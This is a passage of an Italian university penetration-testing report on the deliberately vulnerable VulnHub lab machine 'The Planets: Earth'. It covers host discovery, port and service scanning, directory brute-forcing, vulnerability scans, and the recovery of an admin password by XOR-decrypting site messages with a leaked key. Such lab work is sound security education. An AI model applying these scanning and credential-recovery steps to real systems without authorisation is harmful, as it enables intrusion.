



UNIVERSITÀ DEGLI STUDI DI SALERNO
Penetration Testing

The Planets: Earth

Metodologia utilizzata

RELATORE
Prof. **Arcangelo Castiglione**

CANDIDATO
Carmino D'Angelo
Matricola: 05225 00881

Anno Accademico 2021-2022

Indice

1	Introduzione	3
1.1	Strumenti utilizzati	4
2	Information Gathering & Target Discovery	5
3	Enumeration Target & Port Scanning	8
3.1	Port Scanning	8
3.2	Servizi attivi	9
3.2.1	Visita di earth.local	10
3.2.2	Visita di terratest.earth.local	12
4	Vulnerability Mapping	14
4.1	OpenVas	14
4.2	Nessus	15
5	Target Exploitation	16
6	Privilege escalation	21
7	Maintaning access	25

Capitolo 1

Introduzione

Lo scopo di questo progetto è di effettuare un processo di Penetration Testing etico. La macchina vulnerabile by design scelta per questa attività progettuale è stata reperita al seguente link: <https://www.vulnhub.com/entry/the-planets-earth,755/>, identificata con il nome The Planets: Earth. L'intera attività verrà suddivisa in varie fasi, che descrivono e compongono le consuete procedure applicate da un pentester etico. Le fasi sono le seguenti:

- Target Scoping;
- Information Gathering;
- Target Discovery;
- Enumeration Target e Port Scanning;
- Exploitation;
- PostExploitation.

La fase di Target Scoping nel nostro caso verrà trascurata visto che richiede la presenza del cliente. Infatti in questa fase si cerca di ottenere maggiori informazioni, tramite l'analisi dei requisiti (questionari), definizione dei confini di test, stabilire gli obiettivi di business, concordare alcuni vincoli legali, stabilire quali strumenti utilizzare.

1.1 Strumenti utilizzati

L'attività di questo progetto è stata eseguita emulando le due macchine virtuali(attaccante e vittima) tramite il software Oracle VM VirtualBox. Le macchine virtuali utilizzate sono:

- Macchina attaccante: Kali linux versione Linux 5.17.0-kali3-amd64
- Macchina target: The Planets : Earth

Le due macchine virtuali sono state messe in comunicazione realizzando una rete locale virtuale con NAT su Virtual Box con spazio di indirizzamento 192.23.10.0/24. La Figura 1.1 mostra la topologia di rete. Possiamo notare che l'indirizzo IP della macchina The Planets:Earth non è noto a priori, in quanto viene assegnato in accordo al servizio DHCP.




Figura 1.1: Topologia della rete

Capitolo 2

Information Gathering & Target Discovery


In questa fase vogliamo individuare la macchina target all'interno della rete e raccogliere le prime informazioni che potranno essere utili nelle fasi successive.

Innanzitutto, cerchiamo di ottenere l'indirizzo ip della macchina target, per fare questo utilizzeremo i comandi netdiscover e nmap e confronteremo i risultati.

Controlliamo quindi prima l'output di netdiscover:

```
netdiscover -r 192.23.10.0/24
```

La Figura 2.1 mostra l'output del comando. I primi tre indirizzi IP vengono utilizzati da VirtualBox per la gestione della virtualizzazione della rete NAT. Quindi, andando per esclusione, possiamo assumere che l'indirizzo IP della macchina target è 192.23.10.4 .



```
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.23.10.1	52:54:00:12:35:00	1	60	Unknown vendor
192.23.10.2	52:54:00:12:35:00	1	60	Unknown vendor
192.23.10.3	08:00:27:db:4b:7c	1	60	PCS Systemtechnik GmbH
192.23.10.4	08:00:27:c7:99:21	1	60	PCS Systemtechnik GmbH

Figura 2.1: Output comando netdiscover

Ora controlliamo l'output di nmap:

```
nmap -sP 192.23.10.0/24
```

La Figura 2.2 mostra l'output del comando. Anche qui i primi tre indirizzi IP sono quelli utilizzati da VirtualBox per la gestione della virtualizzazione della rete NAT. Notiamo poi la presenza di altri due indirizzi IP: 192.23.10.4 e 192.23.10.5. Eseguendo: ifconfig sulla macchina kali notiamo che 192.23.10.5 è il suo indirizzo IP. Quindi anche in questo caso 192.23.10.4 è l'indirizzo IP della macchina target. L'output dei due comandi quindi coincide.

```
(root@kali) ~  
# nmap -sP 192.23.10.0/24  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-07 08:52 EDT  
Nmap scan report for host.slb.com (192.23.10.1)  
Host is up (0.00025s latency).  
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)  
Nmap scan report for host.slb.com (192.23.10.2)  
Host is up (0.00023s latency).  
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)  
Nmap scan report for host.slb.com (192.23.10.3)  
Host is up (0.00022s latency).  
MAC Address: 08:00:27:DB:48:7C (Oracle VirtualBox virtual NIC)  
Nmap scan report for earth.local (192.23.10.4)  
Host is up (0.00041s latency).  
MAC Address: 08:00:27:C7:99:21 (Oracle VirtualBox virtual NIC)  
Nmap scan report for host.slb.com (192.23.10.5)  
Host is up.  
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.27 seconds
```

Figura 2.2: Output comando nmap

Utilizziamo il comando ping per assicurarci che la macchina Earth sia raggiungibile. La Figura 2.3 mostra l'esecuzione del comando, possiamo notare che sono stati inviati 4 pacchetti ICMP e abbiamo ricevuto risposta.

```
(root@kali) ~  
# ping -c 4 192.23.10.4  
PING 192.23.10.4 (192.23.10.4) 56(84) bytes of data:  
64 bytes from 192.23.10.4: icmp_seq=1 ttl=64 time=0.554 ms  
64 bytes from 192.23.10.4: icmp_seq=2 ttl=64 time=0.637 ms  
64 bytes from 192.23.10.4: icmp_seq=3 ttl=64 time=0.665 ms  
64 bytes from 192.23.10.4: icmp_seq=4 ttl=64 time=0.675 ms  
— 192.23.10.4 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3062ms  
rtt min/avg/max/mdev = 0.554/0.632/0.675/0.047 ms
```

Figura 2.3: Output comando ping

Per avere un'ulteriore conferma utilizziamo il comando nping. Effettuiamo il test sulle porte 22 e 80. La Figura 2.4 mostra che la macchina risponde alle richieste e possiamo affermare che le due porte sono aperte.

```
(root@kali) ~  
# nping --tcp -p 22,80 -c 4 192.23.10.4  
Starting Nping 0.7.92 ( https://nmap.org/nping ) at 2022-06-07 09:44 EDT  
SENT (0.0273s) TCP 192.23.10.5:35431 > 192.23.10.4:22 S ttl=64 id=5177 iplen=40  
seq=250754307 win=1480  
RCVD (0.0280s) TCP 192.23.10.4:22 > 192.23.10.5:35431 SA ttl=64 id=0 iplen=44  
seq=3672450552 win=64240 <mss 1460>  
SENT (6.1537s) TCP 192.23.10.5:35431 > 192.23.10.4:22 S ttl=64 id=5177 iplen=40  
seq=250754307 win=1480  
RCVD (6.1544s) TCP 192.23.10.4:22 > 192.23.10.5:35431 SA ttl=64 id=0 iplen=44  
seq=3768177938 win=64240 <mss 1460>  
SENT (7.1655s) TCP 192.23.10.5:35431 > 192.23.10.4:80 S ttl=64 id=5177 iplen=40  
seq=250754307 win=1480  
RCVD (7.1663s) TCP 192.23.10.4:80 > 192.23.10.5:35431 SA ttl=64 id=0 iplen=44  
seq=2835269953 win=64240 <mss 1460>  
Max rtt: 0.789ms | Min rtt: 0.472ms | Avg rtt: 0.684ms  
Raw packets sent: 8 (320B) | Rcvd: 8 (368B) | Lost: 0 (0.00%)  
Nping done: 1 IP address pinged in 7.19 seconds
```

Figura 2.4: Output comando nping

Dopo che si è certi di poter raggiungere la macchina target, cerchiamo di ricavare maggiori informazioni riguardo il suo S.O. Sappiamo che la porta 80 è aperta e quindi possiamo sfruttarla per eseguire un "OS fingerprinting passivo", utilizzando il tool p0f.

Mettiamo prima di tutto in ascolto l'interfaccia di rete erh0:

```
p0f -i eth0
```

Da un altro terminale lanciamo un comando curl per inviare una richiesta http alla macchina target:

```
curl -X GET http://192.23.10.4/
```

Quindi possiamo tornare sul terminale dove abbiamo lanciato p0f, notiamo che la comunicazione è stata intercettata correttamente. Analizzando la figura 2.5 possiamo notare che p0f non è stato in grado di individuare il S.O. È stato però possibile individuare il server http: Apache 2.x

```
.-[ 192.23.10.5/36898 → 192.23.10.4/80 (syn+ack) ]-  
server   = 192.23.10.4/80  
os       = ???  
dist     = 0  
params   = none  
raw_sig  = 4:64+0:0:1460:mss*45,7:mss,sok,ts,nop,ws:df:0  
-----  
.-[ 192.23.10.5/36898 → 192.23.10.4/80 (http response) ]-  
server   = 192.23.10.4/80  
app      = Apache 2.x  
lang     = none  
params   = none  
raw_sig  = 1:Date,Server,X-Content-Type-Options=[nosniff],Referrer-Policy=[  
same-origin],Connection=[close],Transfer-Encoding=[chunked],Content-Type:Keep  
-Alive,Accept-Ranges:Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Pyt  
hon/3.9  
-----
```

Figura 2.5: Output OS fingerprinting passivo

Utilizziamo anche un approccio attivo tramite utilizzando nmap:

```
nmap -O 192.23.10.4
```

Dalla figura 2.6 notiamo che il S.O. è basato su Linux e la versione del kernel è compresa tra la 4.15 e la 5.0.

```
MAC Address: 08:00:27:C7:99:21 (Oracle VirtualBox virtual NIC)  
Warning: OSScan results may be unreliable because we could not find at least  
1 open and 1 closed port  
Device type: general purpose  
Running: Linux 4.X|5.X  
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5  
OS details: Linux 4.15 - 5.6, Linux 5.0 - 5.4  
Network Distance: 1 hop  
  
OS detection performed. Please report any incorrect results at https://nmap.o  
rg/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 10.12 seconds
```

Figura 2.6: Output OS fingerprinting attivo

Capitolo 3

Enumeration Target & Port Scanning

Dopo esserci assicurati che la macchina The Planets: Earth è sia disponibile che raggiungibile, cerchiamo di ottenere informazioni sulle porte attive e sui servizi messi a disposizione.

3.1 Port Scanning

Cerchiamo di individuare se le porte TCP e UDP della macchina target sono attive e in caso affermativo quali servizi offrono. Anche in questa fase utilizziamo il tool nmap eseguendo il seguente comando:

```
nmap -sV 192.23.10.4 -p- -oX nmap_TCP_Earth_scan.xml
```

L'output del comando è un file xml (opzione "-oX") che sarà poi convertito in html tramite il seguente comando:

```
xsltproc nmap_TCP_Earth_scan.xml -o nmap_TCP_Earth_scan.html
```

La Figura 3.1 mostra la lista delle porte aperte e chiuse individuate da nmap con i relativi servizi. Notiamo che le porte non riportate in tabella risultano essere filtrate, di cui 212 sono state bloccate dall'admin della macchina target mentre dalle altre non abbiamo ricevuto risposta. Dalla scansione delle porte possiamo già notare la presenza del nome del host.

Hostnames

- earth.local (PTR)

Ports

The 65532 ports scanned but not shown below are in state: **filtered**

- 65320 ports replied with: **no-response**
- 212 ports replied with: **admin-prohibited**

Port	State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
22	tcp open	ssh	syn-ack	OpenSSH	8.6	protocol 2.0
80	tcp open	http	syn-ack	Apache httpd	2.4.51	(Fedora) OpenSSL/1.1.1f mod_wsgi/4.7.1 Python/3.9
443	tcp open	http	syn-ack	Apache httpd	2.4.51	(Fedora) OpenSSL/1.1.1f mod_wsgi/4.7.1 Python/3.9

Figura 3.1: Output scansione porte TCP

Per la scansione delle porte UDP utilizziamo il tool unicornscan in quanto risulta essere più veloce di nmap. La figura 3.2 mostra l'output del comando:

```
unicornscan -mU -Iv 192.23.10.4:1-65535 -r 5000
```

Possiamo notare che dopo aver lanciato il comando più volte non si nota la presenza di porte UDP attive.

```
(root@kali)~[~/Desktop]
# unicornscan -mU -Iv 192.23.10.4:1-65535 -r 5000
adding 192.23.10.4/32 mode `UDPscan' ports `1-65535' pps 5000
using interface(s) eth0
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a littl
e longer than 20 Seconds
sender statistics 4941.3 pps with 65544 packets sent total
listener statistics 0 packets recieved 0 packets dropped and 0 interface drops
```

Figura 3.2: Output scansione porte UDP

3.2 Servizi attivi

Analizziamo ora in modo più approfondito i servizi attivi sulla macchina target. Effettuiamo quindi ora una nuova scansione con nmap ma stavolta in modalità aggressiva:

```
nmap -A 192.23.10.4 -p- -oX aggr_Earth_scan.xml
```

e successivamente convertiamo il file ottenuto in html:

```
xsltproc aggr_Earth_scan.xml -o aggr_Earth_scan.html
```

Ports

The 65532 ports scanned but not shown below are in state: **filtered**

- 65327 ports replied with: **no-response**
- 205 ports replied with: **admin-prohibited**

Port	State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
22	tcp	open	ssh	syn-ack	OpenSSH	8.6 protocol 2.0
	ssh-hostkey	256 5b:2c:3f:dc:8b:76:e9:21:7b:d0:56:24:df:be:e9:a8 (ECDSA) 256 b0:3c:72:3b:72:21:26:ce:3a:84:e8:41:ec:c8:f8:41 (ED25519)				
80	tcp	open	http	syn-ack	Apache Httpd	2.4.51 (Fedora) OpenSSL/1.1.11 mod_wsgi/4.7.1 Python/3.9
	http-title	Earth Secure Messaging				
	http-server-header	Apache/2.4.51 (Fedora) OpenSSL/1.1.11 mod_wsgi/4.7.1 Python/3.9				

Figura 3.3: Output scansione servizi parte 1

Dalla figura 3.3 notiamo che la versione di openSSH è 8.6, di Apache Httpd è 2.4.51, ma sono informazioni che avevamo anche precedentemente.

443	tcp	open	http	syn-ack	Apache httpd	2.4.51	(Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
	http-title	Earth Secure Messaging					
	ssl-cert	Subject: commonName=earth.local/stateOrProvinceName=Space Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local Not valid before: 2021-10-12T23:26:31 Not valid after: 2031-10-10T23:26:31					
	http-server-header	Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9					
	ssl-date	TLS randomness does not represent time					
	tls-alpn	http/1.1					

Figura 3.4: Output scansione servizi parte 2

Dalla figura 3.4 notiamo che il servizio sulla porta 443 è raggiungibile tramite due DNS:earth.local e terratest.earth.local. Quest'informazione può essere molto utile.

3.2.1 Visita di earth.local

Visto che la porta 80 è aperta e sembra avere un servizio attivo cerchiamo di collegarci ad essa, per prima cosa inseriamo i due DNS nel nostro file hosts (Figura 3.5):

```
nano /etc/hosts
```

```
GNU nano 6.3 /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.23.10.4 earth.local terratest.earth.local
```

Figura 3.5: File hosts

A questo punto colleghiamoci sul nostro browser web a earth.local:




Figura 3.6: http://earth.local

Dalla figura 3.6 possiamo osservare che abbiamo una semplice pagina html in cui ci viene chiesto di inserire un messaggio e una chiave. Infine i messaggi inseriti sono stampati probabilmente cifrati, non

sappiamo ancora di che algoritmo si tratti.

Tramite l'uso del software dirb abbiamo effettuato un semplice scanning delle directory per l'URL `http://earth.local` (Figura 3.7), è stata usata la wordlist `common.txt`:

```
dirb http://earth.local/ -w /usr/share/wordlists/dirb/common.txt
```

```
(root@kali)~[~/Desktop]
# dirb http://earth.local/ -w /usr/share/wordlists/dirb/common.txt

DIRB v2.22
By The Dark Raver

START_TIME: Wed Jun  8 05:16:08 2022
URL_BASE: http://earth.local/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages

GENERATED WORDS: 4612

— Scanning URL: http://earth.local/ —
+ http://earth.local/admin (CODE:301|SIZE:0)
+ http://earth.local/cgi-bin/ (CODE:403|SIZE:199)
```

Figura 3.7: risultato dirb su `http://earth.local`

Sono state trovate due directory indicizzate, `cgi-bin` ci ritorna ad una pagina in cui ci avverte che non abbiamo i permessi per collegarci, `/admin` invece ci riporta ad una pagina di gestione dell'admin ma non avendo effettuato il login ci chiede di effettuarlo cliccando su di un link Figura.3.8, non avendo però le credenziali non possiamo procedere.

Admin Command Tool

You are not logged in. Please: [Log In](#)

Log In

Username:

Password:

Figura 3.8: `http://earth.local/admin`

Se invece di accedere con il protocollo `http` proviamo ad accedere con `https` non abbiamo cambiamenti.

3.2.2 Visita di terratest.earth.local

Se accediamo con il protocollo http otteniamo come pagina html la stessa pagina che ottenevamo con `http://earth.local`. Se proviamo ad accedere invece con `https://:terratest.earth.local` otteniamo una risposta diversa Figura 3.9:

Admin Command Tool

You are not logged in. Please: [Log In](#)

Log In

Username:

Password:

Figura 3.9: `https://:terratest.earth.local`

Anche in questo caso effettuiamo una scansione delle directory tramite l'uso del software dirb utilizzando come wordlist `common.txt`:

```
dirb http://earth.local/ -w /usr/share/wordlists/dirb/common.txt
```

```
DIRB v2.22
By The Dark Raver

START_TIME: Wed Jun  8 05:37:35 2022
URL_BASE: https://terratest.earth.local/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages


GENERATED WORDS: 4612

— Scanning URL: https://terratest.earth.local/ —
+ https://terratest.earth.local/cgi-bin/ (CODE:403|SIZE:199)
+ https://terratest.earth.local/index.html (CODE:200|SIZE:26)
+ https://terratest.earth.local/robots.txt (CODE:200|SIZE:521)


END_TIME: Wed Jun  8 05:37:44 2022
DOWNLOADED: 4612 - FOUND: 3
```

Figura 3.10: risultato di dirb per `https://:terratest.earth.local`

Tra i tre file che vengono mostrati notiamo la presenza del file `robots.txt`, proviamo ad esplorarlo (Figura 3.11)

Figura 3.11: <https://terratest.earth.local/robots.txt>

Tra tutti i file che possiamo osservare notiamo subito `testingnotes.*`. Provando ad inserire una serie di estensioni otteniamo un riscontro positivo con <https://terratest.earth.local/testingnotes.txt> (Figura 3.12).

Figura 3.12: <https://terratest.earth.local/testingnotes.txt>

Possiamo osservare che in questo file sono state lasciate delle note molto importanti, infatti scopriamo che l'algoritmo usato per cifrare è XOR e la chiave si trova in un file chiamato `testdata.txt` e che il nome utente dell'admin è `terra`.

Queste informazioni che abbiamo ottenuto possono rappresentare delle informazioni molto preziose per le fasi successive.

Capitolo 4

Vulnerability Mapping

Questa fase, è effettuata per identificare ed analizzare eventuali problemi di sicurezza di un determinato asset, essa permette però di individuare problemi di sicurezza legati a vulnerabilità conosciute quindi eventuali vulnerabilità zero-day non verranno individuate. Come tool saranno utilizzati OpenVas e OpenVas.

4.1 OpenVas

Come primo strumento per verificare le vulnerabilità è stato utilizzato OpenVas. La scansione è stata settata in modalità Full and fast (Figura 4.3) con un QoD settato a 70%

Scanner: OpenVAS Default
Scan Config: Full and fast
Network Source Interface:
Order for target hosts: Sequential
Maximum concurrently executed NVTs per host: 4
Maximum concurrently scanned hosts: 20

Figura 4.1: Configurazione OpenVas

Una volta lanciata la scansione OpenVas restituisce risultati diversi da Nessus, non rileva nessuna vulnerabilità e restituisce solo 5 informazioni su possibili mal configurazioni di file o software che potrebbero essere sfruttate da un possibile attaccante (Figura 4.4).

Vulnerability	Severity	QoD	Host IP	Name	Location	Created
OS Detection Consolidation and Reporting	0.0 (Log)	80 %	192.23.10.4	earth.local	general/tcp	Wed, Jun 8, 2022 3:17 PM UTC
Traceroute	0.0 (Log)	80 %	192.23.10.4	earth.local	general/tcp	Wed, Jun 8, 2022 3:17 PM UTC
ICMP Timestamp Detection	0.0 (Log)	80 %	192.23.10.4	earth.local	general/icmp	Wed, Jun 8, 2022 3:17 PM UTC
CPE Inventory	0.0 (Log)	80 %	192.23.10.4	earth.local	general/CPE-T	Wed, Jun 8, 2022 3:19 PM UTC
Hostname Determination Reporting	0.0 (Log)	80 %	192.23.10.4	earth.local	general/tcp	Wed, Jun 8, 2022 3:19 PM UTC

Figura 4.2: Risultati OpenVas

4.2 Nessus

Come secondo tool utilizzato in questa fase, molto utilizzato nell'ambito della cybersecurity permette di effettuare scansioni su singole macchine target oppure su intere porzioni di rete, nel nostro caso è stata utilizzata la versione free. La scansione della macchina è durata 18 minuti e ha evidenziato molte criticità.

Nessus ha prodotto 64 risultati raggruppati secondo lo standard CVSS v3.0:

8 critiche;

2 Alte;

7 Medie;

47 risultati riportati come INFO, ovvero informazioni ottenibili dalla macchina target che non rappresentano una vera e propria vulnerabilità ma potrebbero risultare utili ad un eventuale attaccante.




Figura 4.3: Criticità individuate da Nessus




Figura 4.4: Grafico a torta di Nessus

Capitolo 5

Target Exploitation

La fase di Target Exploitation e Privilege escalation(Capitolo 6) sono strettamente legate visto che verranno eseguite per risolvere la sfida ctf legata alla macchina.

Dall'analisi di Nessus e OpenVass notiamo che sono presenti si delle vulnerabilità gravi o meno gravi ma nel momento in cui si sta svolgendo questo penetration testing non esistono degli exploit per sfruttarle.

Dalle informazioni che abbiamo ricavato dal capito 3 sappiamo che sulla pagina principale <http://earth.local> ci sono dei messaggi cifrati tramite XOR che potrebbero contenere delle informazioni interessanti, e sappiamo che la chiave per decifrarli è contenuta nel file situato al seguente indirizzo: <https://terratest.earth.local/testdata.txt> ed è:

According to radiometric dating estimation and other evidence, Earth formed over 4.5 billion years ago. Within the first billion years of Earth's history, life appeared in the oceans and began to affect Earth's atmosphere and surface, leading to the proliferation of anaerobic and, later, aerobic organisms. Some geological evidence indicates that life may have arisen as early as 4.1 billion years ago.

Utilizziamo il tool online CyberChef:<https://gchq.github.io/CyberChef/> per decriptare i 3 messaggi presenti sulla pagina principale e provare ad ottenere qualche informazione (figura 5.1):




Figura 5.1: Decriptazione prima chiave fallita

La decriptazione è fallita perchè probabilmente lo XOR non è stato fatto con la stringa ma con il suo valore esadecimale.




Figura 5.2: Decriptazione prima chiave

Sembra essere andata bene ma per sicurezza decriptiamo anche gli altri 2 messaggi per vedere se tutto sta andando a buon fine.




Figura 5.3: Decriptazione seconda chiave




Figura 5.4: Decriptazione terza chiave

La codifica sembra essere andata a buon fine, e dei tre messaggi soltanto l'ultimo sembra avere un senso compiuto, ed è una ripetizione del messaggio "earthclimatechangebad4humans". Non avendo

altre informazioni e sapendo dalle precedenti ricerche (Capitolo 3) che l'username dell'admin è terra, quindi possiamo tentare un tentativo utilizzando earthclimatechangebad4humans come password nella pagina <http://terratest.earth.local/admin/login>:

